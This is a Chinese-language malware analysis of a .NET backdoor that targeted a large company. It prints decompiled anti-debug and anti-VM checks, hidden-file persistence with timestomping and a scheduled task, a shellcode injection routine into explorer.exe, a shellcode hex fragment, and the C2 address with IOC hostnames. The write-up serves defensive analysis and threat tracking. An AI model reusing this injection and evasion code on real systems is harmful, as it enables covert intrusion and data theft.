HW 期间针对国内某大型企业的一枚.NET 样本分析


ヽ(￣▽￣)و

0x00 背景

样本是 10 月份左右 HW 期间捕获到的，该样本攻击的目标是当前国内某大型企业，目的是作为后门窃取信息。

0x01 概述

攻击流程如下：




0x02 样本分析

一共获取到两个样本如下

[redacted]_install3.exe	2020/8/13 16:04	应用程序	140 KB
关于[redacted]咨询[redacted].exe	2020/11/3 10:25	应用程序	389 KB

拿到手之后首先分析的是伪装成 word 图标的 64 位 exe 文件，初步分析后发现实际上是一个.net 病毒，原名 load.exe

分析.net 还是祭出 dnspy，样本大致结构如下。



反调试、对抗虚拟机

dnspy 加载文件中断于入口点开始调试，一上来就是两个对抗分析的方法，先通过检测“vmtoolsd.exe”进程名是否存在来判断是否是虚拟机环境，再通过调用 IsDebuggerPresent()这个 API 来检测是否被调试。

```
// Token: 0x0600001C RID: 28
public static void Check_vmtoolsd_process_anti_debug()
{
    if (Process.GetProcessesByName("vmtoolsd").Length != 0)
    {
        Environment.Exit(0);
    }
}

// Token: 0x0600001D RID: 29
public static void Check_IsDebuggerPresent_API()
{
    if (Anti_Debug.IsDebuggerPresent())
    {
        Environment.Exit(0);
    }
}
```

为了调试，因此将判断条件改为相反的并保存，编译后重新打开调试即可跳过，调试此类病毒注意时刻保存更改文件。

```
14      // Token: 0x0600001C RID: 28
15      public static void Check_vmtoolsd_process_anti_debug()
16      {
            if (Process.GetProcessesByName("vmtoolsd").Length == 0)
            {
19              Environment.Exit(0);
当前不会命中断点。无法创建断点。

位置: 行 19 字符 4 IL 偏移量 0x000D ('void Anti_Debug.Check_vmtoolsd_process_anti_debug()')
24      public static void Check_IsDebuggerPresent_API()
25      {
```

Enum_Check_PCName() 方法来判断当前计算机的名字是否是数组中的某个。

```
// Token: 0x06000020 RID: 32
public static void Enum_Check_PCName()
{
    for (;;)
    {
        string[] array = new string[]
        {
            "SDJ-FFD0FEB05DC",
            "WIN-IVE99JTTEQ6",
            "ABBY-PC",
            "WALKER-PC",
            "VBCCSB-PC",
            "PUBLIC-EA8367E7"
        };
        string machineName = Environment.MachineName;
        int num = 0;
        int num2 = 2;
        for (;;)
        {
            switch (num2)
            {
            case 0:
                Environment.Exit(0);
```

此处同样为反调试手段，通过检测父进程名称是否是数组中某个进程名，来判断是否处于调试环境，因此需要手动修改变量名称，绕过病毒自身的检测。

```
// Token: 0x0600001F RID: 31 RVA: 0x0000275C File Offset: 0x0000095C
public static void check_father_process()
{
    for (;;)
    {
        if (true)
        {
        }
        string fatherName = ProcessExtensions.getFatherName();
        int num = 0;
        for (;;)
        {
            switch (num)
            {
            case 0:
                if (Array.IndexOf<string>(new string[]
                {
                    "cmd",
                    "explorer",
                    "services",
                    "taskeng",
                    "svchost",
                    "WinRAR",
                    "360zip"
                }, fatherName) < 0)
                {
                    num = 1;
                    continue;
                }
                return;
            case 1:
                Environment.Exit(0);
                num = 2;
                continue;
```

	值	类型
ame	"dnSpy"	string

此处直接修改为 explorer.exe

	值
返回	"dnSpy"
	"explorer"
	0x00000000

遍历 IP 地址，与 InterNetwork 作比较，匹配成功则记录该 IP，功能是获取内网网段的 IP 地址，也说明了该病毒会进行内网横向渗透。

```
92                  case 9:
93                      list.Add(hostAddresses[num2].ToString());
94                      num = 0;
95                      continue;
96                  case 10:
97                  {
98                      AddressFamily addressFamily;
```

100 %

局部变量

名称	值	类型
A_0	"InterNetwork"	string
hostAddresses	{System.Net.IPAddress[0x00000004]}	System.Net.IPAddress[]
[0]	{fe80::1c9c:1361:7ccd:3729%11}	System.Net.IPAddress
[1]	{fe80::6537:2abc:bc09:825c%13}	System.Net.IPAddress
[2]	{169.254.130.92}	System.Net.IPAddress
Address	0x000000005C82FEA9	long
AddressFamily	InterNetwork	System.Net.Sockets.AddressFam···
IsBroadcast	false	bool
IsIPv4MappedToIPv6	false	bool
IsIPv6LinkLocal	false	bool
IsIPv6Multicast	false	bool

检测刚才获取的内网 IP 是否包含 10.0.2.15 这样一个地址

```
        Environment.Exit(0);
        num = 4;
        continue;
    case 6:
        if (enumerator.Current == "10.0.2.15")
        {
            num = 5;
            continue;
        }
```

判断是否是特定的用户名

```
                if (userName == "dav")
                {
                    num = 1;
                    continue;
                }
                return;
            case 3:
                return;
            case 4:
                if (userName == "Bol")
                {
                    num = 6;
                    continue;
                }
```

创建计划任务

创建目录路径：C:\\programdata\\public, 拼接得到 C:\\programdata\\public\\iexplorer.exe 字符串

```
            Create_Task_Schedule.DirPath = "C:\\programdata\\public";
            int num = 3;
            for (;;)
            {
                string text;
                string a_;
                string text2;
                string a_2;
                switch (num)
                {
                case 0:
                    goto IL_29C;
                case 1:
                    if (Create_Task_Schedule.  (text))
                    {
                        num = 4;
                        continue;
                    }
                    return;
                case 2:
                    Directory.CreateDirectory(Create_Task_Schedule.DirPath);
                    num = 6;
                    continue;
```

```
    break;
    IL_12E:
    Create_Task_Schedule.IE_Path = Create_Task_Schedule.DirPath + "\\iexplorer.exe";
    text = "Windowspublic";
    text2 = "PT100M";
    a_ = "Windows Service";
    a_2 = "2017-04-09T14:27:25";
    num = 5;
```

将文件自身复制到 C:\\programdata\\public\\iexplorer.exe 修改属性并设置为隐藏文件。

```
111                 }
112                 File.Copy(Assembly.GetEntryAssembly().Location, Create_Task_Schedule.IE_Path);
113                 File.SetAttributes(Create_Task_Schedule.IE_Path, FileAttributes.Hidden);
114                 File.SetCreationTime(Create_Task_Schedule.IE_Path, Convert.ToDateTime("2016-08-15 15:18:30"));
115                 File.SetLastWriteTime(Create_Task_Schedule.IE_Path, Convert.ToDateTime("2016-08-15 15:18:30"));
116                 File.SetLastAccessTime(Create_Task_Schedule.IE_Path, Convert.ToDateTime("2016-08-15 15:18:30"));
117                 File.SetAttributes(Create_Task_Schedule.DirPath, FileAttributes.Hidden);
118                 Directory.SetCreationTime(Create_Task_Schedule.DirPath, Convert.ToDateTime("2016-08-15 15:18:30"))
119                 Directory.SetLastWriteTime(Create_Task_Schedule.DirPath, Convert.ToDateTime("2016-08-15 15:18:30")
120                 Directory.SetLastAccessTime(Create_Task_Schedule.DirPath, Convert.ToDateTime("2016-08-15 15:18:30"
```

public

计算机 ▸ 本地磁盘 (C:) ▸ ProgramData ▸ public　　搜索 public

组织　包含到库中　共享　新建文件夹

名称	修改日期	类型	大小
iexplorer.exe	2020/11/25 16:39	应用程序	387 KB

检查当前用户是否是管理员权限。

```
            Create_Task_Schedule.  (a_, text, Create_Task_Schedule.IE_Path, text2, a_2, 1);
            num = 4;
            continue;
        case 4:
            goto IL_23A;
        }
        if (Create_Task_Schedule.Check_Administrator_Privileges())
        {
            num = 3;
            continue;
        }
        Create_Task_Schedule.  (a_, text, Create_Task_Schedule.IE_Path, text2, a_2, 0);
        num = 0;
```

至此病毒的初始工作完成，主要是做了一些信息收集+反虚拟机+反调试+创建计划任务执行的工作，这也是为啥在虚拟机中执行不了病毒的原因。

```
for (;;)
{
    Anti_Debug.Anti_Debug_check_vmtoolsd_process();
    Anti_Debug.Anti_Debug_Check_IsDebuggerPresent_API();
    Anti_Debug.Enum_Check_PCName();
    Anti_Debug.check_processname_len();
    Anti_Debug.Anti_Debug_check_father_process();
    Anti_Debug.Check_special_IP_Username();
    Create_Task_Schedule.Create_Dir_File();
    int num = 5;
    for (;;)
```

通过访问 baidu.com 测试网络连接性

```
// Token: 0x06000026 RID: 38
public static bool httpWebRequest(string A_0 = "http://www.baidu.com")
{
    bool result;
    try
    {
        if (true)
        {
        }
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(A_0);
        httpWebRequest.Method = "GET";
        Stream responseStream = ((HttpWebResponse)httpWebRequest.GetResponse()).GetResponseStream();
        StreamReader streamReader = new StreamReader(responseStream);
        streamReader.ReadToEnd();
        streamReader.Close();
        responseStream.Close();
        result = true;
    }
    catch (Exception)
    {
        try
        {
            HttpWebRequest httpWebRequest2 = (HttpWebRequest)WebRequest.Create("http://14.215.177.38/");
            httpWebRequest2.Method = "GET";
            Stream responseStream2 = ((HttpWebResponse)httpWebRequest2.GetResponse()).GetResponseStream();
            StreamReader streamReader2 = new StreamReader(responseStream2);
            streamReader2.ReadToEnd();
            streamReader2.Close();
            responseStream2.Close();
            result = true;
        }
        catch (Exception)
        {
            result = false;
        }
    }
    return result;
```

解密出 shellcode 通过创建远程线程的方式注入 explorer.exe 来执行

```
"e9f003000031c0eb196666662e0f1f84000000000069c08300000048ffc101c289d0
f4400004157415641554154565755534883ec384d89c74189d54889ce48634e3c8b84
0004531f683bc0e8c000000000f849b0000008b7c06184531f64885ff0f848b000000
08b4406244889442428480 1f54531f631c966666666662e0f1f8400000000004989cc
9e838ffffff498d4c24014439e875de4c89f84885c074194889f14889da4883c4385b
b4424284801f0420fb70460488b4c2430448b34814901f64c89f04883c4385b5d5f5e
154565755534883ec58488d0d9f270000488d150c2800004c8d052528000041b95000
889c7e8a00200004889c331ede8e6140000488944245049 89c74c8d35f32700000f1f
```

```
// Token: 0x0600000E RID: 14 RVA: 0x00002370 File Offset: 0x00000570
public static void run(string sc)
{
    int processByPID = Inject.GetProcessByPID("explorer");
    Inject.Infiltrate(sc, processByPID);
}

// Token: 0x0600000F RID: 15 RVA: 0x00002122 File Offset: 0x00000322
```

```
// Token: 0x06000017 RID: 23 RVA: 0x00002418 File Offset: 0x00000618
public static int Infiltrate(string x86, int procPID)
{
    if (true)
    {
    }
    Process processById = Process.GetProcessById(procPID);
    byte[] array = Inject.StringToByteArray(x86);
    IntPtr a_ = Inject.OpenProcess(1082, false, processById.Id);
    IntPtr intPtr = Inject.VirtualAllocEx(a_, IntPtr.Zero, (uint)array.Length, 12288U, 64U);
    UIntPtr uintPtr;
    Inject.WriteProcessMemory(a_, intPtr, array, (uint)array.Length, out uintPtr);
    Inject.CreateRemoteThread(a_, IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
    return 0;
}
```

将 shellcode 注入 explorer.exe 执行之后，从内置资源中读取数据写成一个伪装的 word 文档并打开，用于欺骗用户误以为打开的是正常文件，然后删除自身文件，由于处于调试中，文件并未被删除。

```
case 4:
    try
    {
        Main.Read_Word_Data_From_Resource();
        Main.Start_Process();
        Main.Delete_Self_File();
        return;
    }
    catch (Exception)
    {
```

1. [illegible]一样的吗？

2. [illegible]需要准备哪些东西？

[illegible]需要多长时间？

4. [illegible]？

5. 宗教问题

分析 shellcode

接下来分析 shellcode 的功能，可以直接写个 64 位 Loader 来加载执行然后附加调试，定位到入口点如下：

```
sc_loader_x64.exe - PID: 4D8 - 线程: 主线程 10B4 - x64dbg
文件(F) 视图(V) 调试(D) 追踪(T) 插件(P) 收藏夹(I) 选项(O) 帮助(H) Apr 12 2019
CPU | 流程图 | 日志 | 笔记 | 断点 | 内存布局 | 调用堆栈 | SEH链 | 脚本 | 符号 | 源代码

RIP RDI
0000000000130000   E9 F0030000        jmp 1303F5
0000000000130005   31C0               xor eax,eax
0000000000130007   EB 19              jmp 130022
0000000000130009   6666662E:0F1F8400 000  nop word ptr cs:[rax+rax],ax
0000000000130015   69C0 83000000      imul eax,eax,83
000000000013001B   48:FFC1            inc rcx
000000000013001E   01C2               add edx,eax
0000000000130020   89D0               mov eax,edx
0000000000130022   0FBE11             movsx edx,byte ptr ds:[rcx]
0000000000130025   85D2               test edx,edx
0000000000130027   75 EC              jne 130015
0000000000130029   25 FFFFFF7F        and eax,7FFFFFFF
000000000013002E   C3                 ret
000000000013002F   66:0F1F4400 00     nop word ptr ds:[rax+rax],ax
0000000000130035   41:57              push r15
0000000000130037   41:56              push r14
0000000000130039   41:55              push r13
000000000013003B   41:54              push r12
000000000013003D   56                 push rsi
000000000013003E   57                 push rdi
000000000013003F   55                 push rbp
0000000000130040   53                 push rbx
0000000000130041   48:83EC 38         sub rsp,38
0000000000130045   4D:89C7            mov r15,r8
0000000000130048   41:89D5            mov r13d,edx
000000000013004B   48:89CE            mov rsi,rcx
000000000013004E   48:634E 3C         movsxd rcx,dword ptr ds:[rsi+3C]
0000000000130052   8B840E 88000000    mov eax,dword ptr ds:[rsi+rcx+88]
0000000000130059   45:31F6            xor r14d,r14d
000000000013005C   48:85C0            test rax,rax
```

64 位通过 PEB 找 kernel32.dll 基地址

```
0000000000132815   41:57              push r15
0000000000132817   41:56              push r14
0000000000132819   41:55              push r13
000000000013281B   41:54              push r12
000000000013281D   56                 push rsi
000000000013281E   57                 push rdi
000000000013281F   53                 push rbx
0000000000132820   48:83EC 20         sub rsp,20
0000000000132824   6548:8B0425 60000000  mov rax,qword ptr gs:[60]
000000000013282D   48:8B40 18         mov rax,qword ptr ds:[rax+18]     [rax+18]:EntryPoint
0000000000132831   48:8B40 30         mov rax,qword ptr ds:[rax+30]     [rax+30]:L"C:\\Windows\\system32\\kernel32.dll"
0000000000132835   48:8B00            mov rax,qword ptr ds:[rax]
0000000000132838   48:8B00            mov rax,qword ptr ds:[rax]
000000000013283B   4C:8B78 10         mov r15,qword ptr ds:[rax+10]
000000000013283F   BA 54B8B91A        mov edx,1AB9B854
0000000000132844   45:31C0            xor r8d,r8d
0000000000132847   4C:89F9            mov rcx,r15
000000000013284A   E8 E6D7FFFF        call 130035
000000000013284F   49:89C5            mov r13,rax
0000000000132852   BA 781F207F        mov edx,7F201F78
0000000000132857   4C:89F9            mov rcx,r15
000000000013285A   4D:89E8            mov r8,r13
000000000013285D   E8 D3D7FFFF        call 130035
0000000000132862   49:89C6            mov r14,rax
```

获取 GetProcAddress 和 LoadLibrary 地址：

```
seg000:0000000000002844                 xor     r8d, r8d
seg000:0000000000002847                 mov     rcx, r15
seg000:000000000000284A                 call    GetAPI_35       ; 获取GetProcAddress地址
seg000:000000000000284F                 mov     r13, rax
seg000:0000000000002852                 mov     edx, 7F201F78h
seg000:0000000000002857                 mov     rcx, r15
seg000:000000000000285A                 mov     r8, r13
seg000:000000000000285D                 call    GetAPI_35       ; 获取LoadLibrary 地址
seg000:0000000000002862                 mov     r14, rax
seg000:0000000000002865                 mov     ebx, 1
seg000:000000000000286A                 lea     rsi, qword_2465
seg000:0000000000002871                 mov     r12d, 0DEEDBEEFh
seg000:0000000000002877                 jmp     short loc_2897
```

然后分别获取了 malloc、lstrcpyw、memset、winhttp.WinHttpOpen、WinHttpConnect、WinHttpOpenRequest、WinHttpSetOption、realloc、free、memcpy、WinHttpSenRequest、WinHttpReceiveResponse、ReadFile、Write File、GetUserName、GetComputerName

```
seg000:0000000000002885
seg000:0000000000002885                 loc_2885:                               ; CODE XREF: sub_2815+9A↓j
seg000:0000000000002885                                                         ; sub_2815+A8↓j
seg000:0000000000002885 8B 14 37                        mov     edx, [rdi+rsi]  ; 下面是一块循环获取API的逻辑块
seg000:0000000000002888 4D 89 E8                        mov     r8, r13
seg000:000000000000288B E8 A5 D7 FF FF                  call    GetAPI_35
seg000:0000000000002890 48 89 04 37                     mov     [rdi+rsi], rax
seg000:0000000000002894 83 C3 02                        add     ebx, 2
seg000:0000000000002897
seg000:0000000000002897                 loc_2897:                               ; CODE XREF: sub_2815+62↑j
seg000:0000000000002897 8D 43 FF                        lea     eax, [rbx-1]
seg000:000000000000289A 48 8B 3C C6                     mov     rdi, [rsi+rax*8]
seg000:000000000000289E 48 85 FF                        test    rdi, rdi
seg000:00000000000028A1 74 1C                           jz      short loc_28BF
seg000:00000000000028A3 89 D8                           mov     eax, ebx
seg000:00000000000028A5 48 8B 04 C6                     mov     rax, [rsi+rax*8]
seg000:00000000000028A9 4C 39 E0                        cmp     rax, r12
seg000:00000000000028AC 4C 89 F9                        mov     rcx, r15
seg000:00000000000028AF 74 D4                           jz      short loc_2885
seg000:00000000000028B1 48 01 F0                        add     rax, rsi
seg000:00000000000028B4 48 89 C1                        mov     rcx, rax
seg000:00000000000028B7 41 FF D6                        call    r14             ; 调用 LoadLibrary 导入 msvcrt.dll 模块
seg000:00000000000028BA 48 89 C1                        mov     rcx, rax
seg000:00000000000028BD EB C6                           jmp     short loc_2885
seg000:00000000000028BF                 ; ---------------------------------------------------------------------------
seg000:00000000000028BF
seg000:00000000000028BF                 loc_28BF:                               ; CODE XREF: sub_2815+8C↑j
seg000:00000000000028BF 48 C7 05 9B FB FF+              mov     cs:qword_2465, 0
seg000:00000000000028CA 48 83 C4 20                     add     rsp, 20h
seg000:00000000000028CE 5B                              pop     rbx
seg000:00000000000028CF 5F                              pop     rdi
```

构造请求头信息

```
0000000000013012D   56                  push rsi
0000000000013012E   57                  push rdi
0000000000013012F   55                  push rbp
0000000000130130    53                  push rbx
0000000000130131    48:83EC 58          sub rsp,58
0000000000130135    48:8D0D 9F270000    lea rcx,qword ptr ds:[1328DB]
0000000000013013C   48:8D15 0C280000    lea rdx,qword ptr ds:[13294F]
RIP 0000000000130143  4C:8D05 25280000  lea r8,qword ptr ds:[13296F]
0000000000013014A   41:B9 50000000      mov r9d,50
0000000000130150    E8 30080000         call 130985
0000000000130155    48:89C6             mov rsi,rax
0000000000130158    E8 A8020000         call 130405
0000000000013015D   48:89C7             mov rdi,rax
0000000000130160    E8 A0020000         call 130405
0000000000130165    48:89C3             mov rbx,rax
0000000000130168    31ED                xor ebp,ebp

rcx=00000000001328DB L"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; 360SE)"
qword ptr [00000000001328DB L"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; 360SE)"]

0000000000130135
```

IP：129.211.183.192

```
0000000000130130    53                  push rbx
0000000000130131    48:83EC 58          sub rsp,58
0000000000130135    48:8D0D 9F270000    lea rcx,qword ptr ds:[1328DB]
0000000000013013C   48:8D15 0C280000    lea rdx,qword ptr ds:[13294F]
RIP 0000000000130143  4C:8D05 25280000  lea r8,qword ptr ds:[13296F]
0000000000013014A   41:B9 50000000      mov r9d,50
0000000000130150    E8 30080000         call 130985
0000000000130155    48:89C6             mov rsi,rax
0000000000130158    E8 A8020000         call 130405
0000000000013015D   48:89C7             mov rdi,rax
0000000000130160    E8 A0020000         call 130405
0000000000130165    48:89C3             mov rbx,rax
0000000000130168    31ED                xor ebp,ebp

rdx=000000000013294F L"129.211.183.192"
qword ptr [000000000013294F L"129.211.183.192"]=2E003900320031

000000000013013C
```

循环请求 129.211.183.192/test.php 测试返回值是否非 0，作为样本行为控制器

```
00000000001301AA   41:80E4 01                and r12b,1
00000000001301AE   48:897C24 40              mov qword ptr ss:[rsp+40],rdi
00000000001301B3   45:0FB6EC                 movzx r13d,r12b
00000000001301B7   44:896C24 28              mov dword ptr ss:[rsp+28],r13d
00000000001301BC   48:C74424 38 00000000     mov qword ptr ss:[rsp+38],0
00000000001301C5   48:C74424 30 00000000     mov qword ptr ss:[rsp+30],0
00000000001301CE   C74424 20 00000000        mov dword ptr ss:[rsp+20],0
00000000001301D6   45:31C0                   xor r8d,r8d
00000000001301D9   45:31C9                   xor r9d,r9d
00000000001301DC   48:89F1                   mov rcx,rsi
00000000001301DF   4C:89F2                   mov rdx,r14
00000000001301E2   E8 3E080000               call 130A25
RIP 00000000001301E7   85C0                  test eax,eax
00000000001301E9   78 AA                     js 130195
00000000001301EB   C64424 48 00              mov byte ptr ss:[rsp+48],0
00000000001301F0   C74424 49 EFBEEDDE        mov dword ptr ss:[rsp+49],DEEDBE
00000000001301F8   48:C703 00000000          mov qword ptr ds:[rbx],0
00000000001301FF   41:B8 05000000            mov r8d,5
0000000000130205   48:89D9                   mov rcx,rbx
0000000000130208   48:8D5424 48              lea rdx,qword ptr ss:[rsp+48]
000000000013020D   E8 C3020000               call 1304D5
0000000000130212   48:C707 00000000          mov qword ptr ds:[rdi],0
0000000000130219   48:8B03                   mov rax,qword ptr ds:[rbx]
000000000013021C   48:8B4B 08                mov rcx,qword ptr ds:[rbx+8]

显示FPU
RAX  0000000000000001
RBX  0000000000128240
RCX  C3F3CC32F47C0000
RDX  0000000000000000
RBP  0000000000000000
RSP  000000000027FA70
RSI  0000000000127F60   L"
RDI  00000000001281F0

R8   0000000000008000
R9   0000000000000030   '0'
R10  0000000000350268
R11  000000000027F9D0
R12  0000000000000000
R13  0000000000000000
R14  0000000000132971   L"
R15  0000000000128290

RIP  00000000001301E7
```

由于时间紧迫，shellcode 仅分析到此，猜测是通过 POST 请求递交参数，然后通过回显的 flag 作为剩余恶意逻辑的控制开关，进行后门下发部署、信息窃取与上传的工作。

溯源

时间紧迫，仅做了记录，并未进行严格追踪。

PUBLIC-EA8367E7

hostname	surmang.mail-mfa.com
hostname	vg2ol31df7g6fj20i.eprotections.su
hostname	cdn.akamaihub.com
hostname	d6232891696act1696.public-ea8367e7.c.mswordupdate17.com
hostname	dns.eggdomain.net

2013.07.08 10:08:40;72.12.209.242;public-ea8367e7;
2013.07.00 17:00:34;217.23.134.60;Antony-PC;
2013.07.11 01:11:32;176.28.54.34;;
2013.07.05 10:05:27;70.137.143.158;bespawl;
2013.07.27 12:27:57;5.12.50.148;user201;
2013.07.51 14:51:33;176.28.54.34;;
2013.07.21 12:21:43;59.40.2.129;sincoder-zzzzzz;
2013.07.37 00:37:07;59.40.2.129;sincoder-zzzzzz;
2013.07.14 22:14:59;74.55.187.42;WIN7PRO-MALTEST;
2013.07.15 22:15:10;74.55.187.42;vwinxp-maltest;
2013.07.30 03:30:29;175.136.212.254;vanciefancie;
2013.07.37 05:37:26;95.26.45.204;brbrb-d8fb22af1;
2013.07.37 05:37:26;95.26.45.204;brbrb-d8fb22af1;
2013.07.37 05:37:58;217.23.133.101;Antony-PC;
2013.07.32 09:32:44;72.12.209.242;public-ea8367e7;
2013.07.00 07:00:09;130.207.203.2;gt-fdccd9a7405d;
2013.07.27 07:27:54;81.191.184.136;admin-de9cb88bb;
2013.07.36 17:36:27;72.12.209.242;public-ea8367e7;

蜜罐数据库数据

VBCCSB-PC： 疑似 印度政府背景 APT 组织 Bitter 相关

通过微步在线云沙箱查询发现，相关木马启动后的回传信息如下：

a=vbccsb-PC

b=VBCCSB-PC

c=Windows 7 Ultimate

d=vbccsbvbccsb1a86a5ed-85f2-4731-b953-cd4bb615f8531565536040965860&e=

Suspicious Activity | Connections | DNS | HTTP | SSL Certificates | PKI (X.509) | Transferred Files | Dynamic Protocol Detection | Strange Activity

Similar Packet Captures

Search in results

Timestamp	Connection ID	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol	Transaction ID	Query	Query Class
2018-06-07 10:09:22 Z	CiZN3w36rvOBPx66Y4	192.168.56.200	49543	224.0.0.252	5355	udp	15531	vbccsb-pc	1
2018-06-07 10:09:22 Z	CiZN3w36rvOBPx66Y4	192.168.56.200	49543	224.0.0.252	5355	udp	15531	vbccsb-pc	1
2018-06-07 10:09:23 Z	CrOeyL2BuaPNUFJgzg	192.168.56.200	60250	224.0.0.252	5355	udp	22917	isatap	1
2018-06-07 10:09:23 Z	CtPtW02tXt8HHlhx2d	192.168.56.200	57307	8.8.8.8	53	udp	22511	teredo.ipv6.microsoft.com	1
2018-06-07 10:09:23 Z	CrOeyL2BuaPNUFJgzg	192.168.56.200	60250	224.0.0.252	5355	udp	22917	isatap	1
2018-06-07 10:09:24 Z	CE6TN21p25qu8lMdVe	192.168.56.200	58657	8.8.8.8	53	udp	33992	time.windows.com	1
2018-06-07 10:09:24 Z	COZWz3tR20AH9RUwl	192.168.56.200	55667	224.0.0.252	5355	udp	179	vbccsb-pc	1

低危行为（7） 全部展开

系统环境探测 查询计算机名

ATT&CK ID: T1087 (在 MITRE ATT&CK™ 矩阵中的显示)

Time & API	Arguments	Status	Return
2018-09-28 10:00:27 GetComputerNameW	computer_name :VBCCSB-PC	1	1
2018-09-28 10:00:27 GetComputerNameW	computer_name :VBCCSB-PC	1	1
2018-09-28 10:00:54 GetComputerNameW	computer_name :VBCCSB-PC	1	1


Denis 木马，海莲花专用后门。

另有一個版本的Denis木馬，將機器名進行Base64編碼，再對數據進行處理，同樣包括了使用連續的字母“A”進行填充的方法。

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==. BgEBAAEBAAPWQkNDUOItUEMAAAAAAABTWVNURUOA UEMAAAAAAAAAAAAAA==

删除掉填充的連續字母后，真實的機器名“VBCCSB-PC”逐漸顯現。

经分析所捕获到的两个样本结构一致且功能相同。


